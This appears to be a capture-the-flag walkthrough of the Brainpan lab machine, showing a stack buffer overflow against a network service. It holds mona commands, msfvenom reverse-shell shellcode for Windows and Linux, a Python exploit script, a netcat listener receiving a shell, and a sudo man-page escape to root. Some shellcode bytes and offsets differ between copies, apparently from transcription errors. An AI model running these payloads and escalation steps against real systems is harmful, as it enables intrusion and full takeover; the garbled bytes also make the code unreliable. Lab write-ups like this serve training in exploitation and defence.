\xb9\xba\xbb\xbc\xbd\xbe\xbf\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d
\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22
\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37
\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c
\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61
\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76
\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b
\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0
\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5
\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74
\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89
\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e
\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3

```


```

fuzzie pattern create.txt x exploit.py ● bytearray.py x vte-array.txt x
offset = 514
overflow = "A" * offset
ret = "BBBB"
padding = ""
payload = "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d
\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b
\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29
\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37
\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45
\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53
\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61
\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f
\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d
\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b
\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99
\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7
\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5
\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\x00\x01\x02\x03
\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11
\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f
\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d
\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b
\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49
\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57
\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65
\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73
\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81
\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f
\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d
\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab
\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9
\xba\xbb\xbc\xbd\xbe\xbf\x00\x01\x02\x03\x04\x05\x06\x07
\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15
\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23
\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31
\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f
\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d
\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b
\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69
\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77
\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85
\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93
\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1
\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf
\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe
\xbf\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c
\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a
\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28
\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36
\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44
\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52
\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60
\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e
\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c
\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a
\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98
\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6
\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4

```

Restart gatekeeper.exe in Immunity and run the modified exploit.py script again. Make a note of the address to which the ESP register points and use it in the following mona command:



```
!mona compare -f C:\mona\oscp\bytearray.bin -a <address>
```



Finding a Jump Point

With the oscp.exe either running or in a crashed state, run the following mona command, making sure to update the -cpb option with all the badchars you identified (including \x00):

```
!mona jmp -r esp -cpb "\x00"
```

Generate Payload

Run the following msfvenom command on Kali, using your Kali VPN IP as the LHOST and updating the -b option with all the badchars you identified (including \x00):

```
msfvenom -p windows/shell_reverse_tcp LHOST=YOUR_IP
LPORT=4444 EXITFUNC=thread -b "\x00" -f c
```

```
root@ip-10-10-247-241:~# msfvenom -p windows/shell_reverse_tcp LHOST=10.10.247.241 LPORT=4444 EXITFUNC=thread -b "\x00" -f c
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1500 bytes
signed char buf[] =
"\xbd\x21\x2c\x0e\x5c\xdb\xcc\x9d\x74\x24\xf4\x58\x31\xc9\xb1"
"\x52\x31\x68\x12\x03\x68\x12\x83\xc9\xd0\xec\xa9\xf5\xc1\x73"
"\x51\x05\x12\x14\xdb\xe0\x23\x14\xbf\x61\x13\xa4\xcb\x27\x98"
"\x4f\x99\xd3\xb2\x3d\x36\xd4\x9c\x88\x60\xdb\x1d\xa0\x51\x7a"
"\x9e\xbb\x85\x5c\x9f\x73\xd8\x9d\xd8\x6e\x11\xcf\xb1\xe5\x84"
"\xff\xb6\xb0\x14\x74\x84\x55\x1d\x69\x5d\x57\x0c\x3c\xd5\x0e"
"\x8e\xbf\x3a\x3b\x87\xa7\x5f\x06\x51\x5c\xab\xfc\x60\xb4\xe5"
"\xfd\xcf\x9c\x9c\x0f\x11\x3e\xed\xef\x64\x36\x0d\x8d\x7e\x8d"
"\x6f\x49\x0a\x15\xd7\x1a\xac\xf1\xe9\xcf\x2b\x72\xe5\xa4\x38"
"\xdc\xea\x3b\xec\x57\x16\xb7\x13\xb7\x9e\x83\x37\x13\xfa\x50"
"\x59\x02\xa6\x37\x66\x54\x09\xe7\xc2\x1f\xa4\xfc\x7e\x42\xa1"
"\x31\xb3\x7c\x31\x5e\xcc\x0f\x03\x01\x7e\x87\x2f\x8a\x58\x50"
"\x4f\xa1\x1d\xce\xae\x4a\x5e\x7c\x74\x1e\x0e\x7f\x5c\x1f\xc5"
"\x7f\x61\xca\x4a\x2f\xcd\xa5\x2a\x9f\xad\x15\xc3\xf5\x21\x49"
"\xf3\xf6\xeb\xe2\x9e\x0d\x7c\x07\x55\xfa\x8d\x7f\x6b\x04\x7f"
"\xdc\xe2\xe2\x15\xcc\xa2\xbd\x81\x75\xef\x35\x33\x79\x25\x30"
"\x73\xf1\xca\x53\xa7\x2f\xa7\x5d\xab\xf2\xfd\x87\x7a\x0c\x28"
"\xaf\xe1\x9f\xb7\x2f\x6f\xbc\x6f\x78\x38\x72\x66\xec\xd4\x2d"
"\xd0\x12\x25\xab\x1b\x96\xf2\x08\xa5\x17\x76\x34\x81\x07\x4e"
"\xb5\x8d\x73\x1e\xe0\x5b\x2d\xd8\x5a\x2a\x87\xb2\x31\xe4\x4f"
"\x42\x7a\x37\x09\x4b\x57\xc1\xf5\xfa\x0e\x94\x0a\x32\xc7\x10"
"\x73\x2e\x77\xde\xae\xea\x97\x3d\x7a\x07\x30\x98\xef\xaa\x5d"
"\x1b\xda\xe9\x5b\x98\xee\x91\x9f\x80\x9b\x94\xe4\x06\x70\xe5"
"\x75\xe3\x76\x5a\x75\x26";
root@ip-10-10-247-241:~#
```

```

2
3 ip = "10.10.240.82"
4 port = 9999
5
6 prefix = "BRINPAN_1 "
7 offset = 514
8 overflow = "A" * offset
9 ret = "\xf3\x12\x17\x31"
10 padding = "\x90" * 16
11 payload = (" \xbd\x21\x2c\x0e\x5c\xdb\xcc\xd9\x74\x24\xf4\x58
  \x31\xc9\xb1"
12 "\x52\x31\x68\x12\x03\x68\x12\x83\xc9\xd0\xec\xa9\xf5\xc1\x73"
13 "\x51\x05\x12\x14\xdb\xe0\x23\x14\xbf\x61\x13\xa4\xcb\x27\x98"
14 "\x4f\x99\xd3\x2b\x3d\x36\xd4\x9c\x88\x60\xdb\x1d\xa0\x51\x7a"
15 "\x9e\xbb\x85\x5c\x9f\x73\xd8\x9d\xd8\x6e\x11\xcf\xb1\xe5\x84"
16 "\xff\xb6\xb0\x14\x74\x84\x55\x1d\x69\x5d\x57\x0c\x3c\xd5\x0e"
17 "\x8e\xbf\x3a\x3b\x87\xa7\x5f\x06\x51\x5c\xab\xfc\x60\xb4\xe5"
18 "\xfd\xcf\xf9\xc9\x0f\x11\x3e\xed\xef\x64\x36\x0d\x8d\x7e\x8d"
19 "\x6f\x49\x0a\x15\xd7\x1a\xac\xf1\xe9\xcf\x2b\x72\xe5\xa4\x38"
20 "\xdc\xea\x3b\xec\x57\x16\xb7\x13\xb7\x9e\x83\x37\x13\xfa\x50"
21 "\x59\x02\xa6\x37\x66\x54\x09\xe7\xc2\x1f\xa4\xfc\x7e\x42\xa1"
22 "\x31\xb3\x7c\x31\x5e\xc4\x0f\x03\x01\x7e\x87\x2f\x8a\x58\x50"
23 "\x4f\x11\x1d\xcc\x0a\x4b\x5f\x07\x74\x1a\x0e\x7f\x5c\x1f\x5f"

```

```

root@ip-10-10-247-241:~# python3 exploit.py
Sending evil buffer...
Done!

root@ip-10-10-247-241:~
File Edit View Search Terminal Help

Z:\home\puck>whoami /priv
File not found.

Z:\home\puck>whoami
File not found.

Z:\home\puck>dir
Volume in drive Z has no label.
Volume Serial Number is 0000-0000

Directory of Z:\home\puck

 3/6/2013  3:23 PM  <DIR>      .
 3/4/2013 11:49 AM  <DIR>      ..
 3/6/2013  3:23 PM                513  checksrv.sh
 3/4/2013  2:45 PM  <DIR>      web
      1 file
      3 directories      13,816,545,280 bytes free

Z:\home\puck>

```

Attempting to elevate our privilege via the limited wine shell has proved to be a dead end. Our underlying system is linux, so let's attempt to exploit the buffer vulnerability with linux shellcode.

```

root@ip-10-10-197-122:~# msfvenom -p linux/x86/shell_reverse_tcp LHOST=10.10.197
.122 LPORT=4445 -f c -b "\x00"
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the pay
load
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 95 (iteration=0)
x86/shikata_ga_nai chosen with final size 95
Payload size: 95 bytes
Final size of c file: 425 bytes
unsigned char buf[] =
"\xd9\xe9\xd9\x74\x24\xf4\x58\xba\x0a\xb6\x9e\xb1\x31\xc9\xb1"
"\x12\x31\x50\x17\x83\xc0\x04\x03\x5a\xa5\x7c\x44\x6b\x12\x77"
"\x44\xd8\xe7\x2b\xe1\xdc\x6e\x2a\x45\x86\xbd\x2d\x35\x1f\x8e"
"\x11\xf7\x1f\xa7\x14\xfe\x77\x32\xed\xcc\xfd\x2a\xf3\x5c\x10"
"\xf6\x7a\x24\xa2\x6e\x2d\xf6\x91\xdd\xce\x71\xf4\xef\x51\xd3"
"\x9e\x81\x7e\xa7\x36\x36\xae\x68\xa4\xaf\x39\x95\x7a\x63\xb3"
"\xbb\xca\x88\x0e\xbb";
root@ip-10-10-197-122:~#

```

Since I already exploited the victim machine using the Windows exploit, I need to restart the victim machine and swap the payload in our exploit with the Linux shellcode and open a new nc listener to catch the reverse shell.

```
~/exploit.py - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help

exploit.py x shellcode.txt x
1 import socket
2
3 ip = "10.10.44.187"
4 port = 9999
5
6 prefix = "BRAINPAN "
7 offset = 515
8 overflow = "A" * offset
9 retn = "\xf3\x12\x17\x31"
10 padding = "\x90" * 16
11 payload = ("\xd9\xe9\xd9\x74\x24\xf4\x58\xba\x0a\xb6\x9e\xb1
    \x31\xc9\xb1"
12 "\x12\x31\x50\x17\x83\xc0\x04\x03\x5a\xa5\x7c\x44\x6b\x12\x77"
13 "\x44\xd8\xe7\x2b\xe1\xdc\x6e\x2a\x45\x86\xbd\x2d\x35\x1f\x8e"
14 "\x11\xf7\x1f\xa7\x14\xfe\x77\x32\xed\xc5\xfd\x2a\xf3\xc5\x10"
15 "\xf6\x7a\x24\xa2\x6e\x2d\xf6\x91\xdd\xce\x71\xf4\xef\x51\xd3"
16 "\x9e\x81\x7e\xa7\x36\x36\xae\x68\xa4\xaf\x39\x95\x7a\x63\xb3"
17 "\xbb\xca\x88\xe0\xbb")
18 postfix = ""
19
20 buffer = prefix + overflow + retn + padding + payload + postfix
21
22 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

```
root@ip-10-10-197-122:~# python3 exploit.py
Sending evil buffer...
Done!

root@ip-10-10-197-122:~
File Edit View Search Terminal Tabs Help

root@ip-10-10-197-122:~ x root@ip-10-10-197-122:~
root@ip-10-10-197-122:~# rlwrap nc -lvnp 4445
Listening on [0.0.0.0] (family 0, port 4445)

Connection from 10.10.44.187 43073 received!

whoami
puck
```

Success! We were able to get a reverse shell from the linux box, but it's not too useful. Let's use Python to generate a bash shell.

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

Now, that we have a bash shell, let's see what privileges we have as the current user by issuing a `sudo -l`.

```
puck@brainpan:/home/puck$ sudo -l
sudo -l
Matching Defaults entries for puck on this host:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User puck may run the following commands on this host:
    (root) NOPASSWD: /home/anansi/bin/anansi_util
```

The command shows us that our user can run a script as root in user anansi's directory without a password. So, let's attempt to run it!

```
puck@brainpan:/home/puck$ sudo /home/anansi/bin/anansi_util
sudo /home/anansi/bin/anansi_util
Usage: /home/anansi/bin/anansi_util [action]
where [action] is one of:
- network
- proclists
- manual [command]
```

The only command that we appear to have permission to run is the 'manual' command. We should be able to run that command, hit return and request a bash shell that should return as root! Let's try it.

```
sudo /home/anansi/bin/anansi_util manual ls
No manual entry for manual
WARNING: terminal is not fully functional
- (press RETURN)
```



```
Manual page ls(1) line 2 (press h for help or q to quit)!/bin/bash
!/bin/bash
root@brainpan:/usr/share/man# whoami
root
root@brainpan:/usr/share/man# id
id
uid=0(root) gid=0(root) groups=0(root)
root@brainpan:/usr/share/man#
```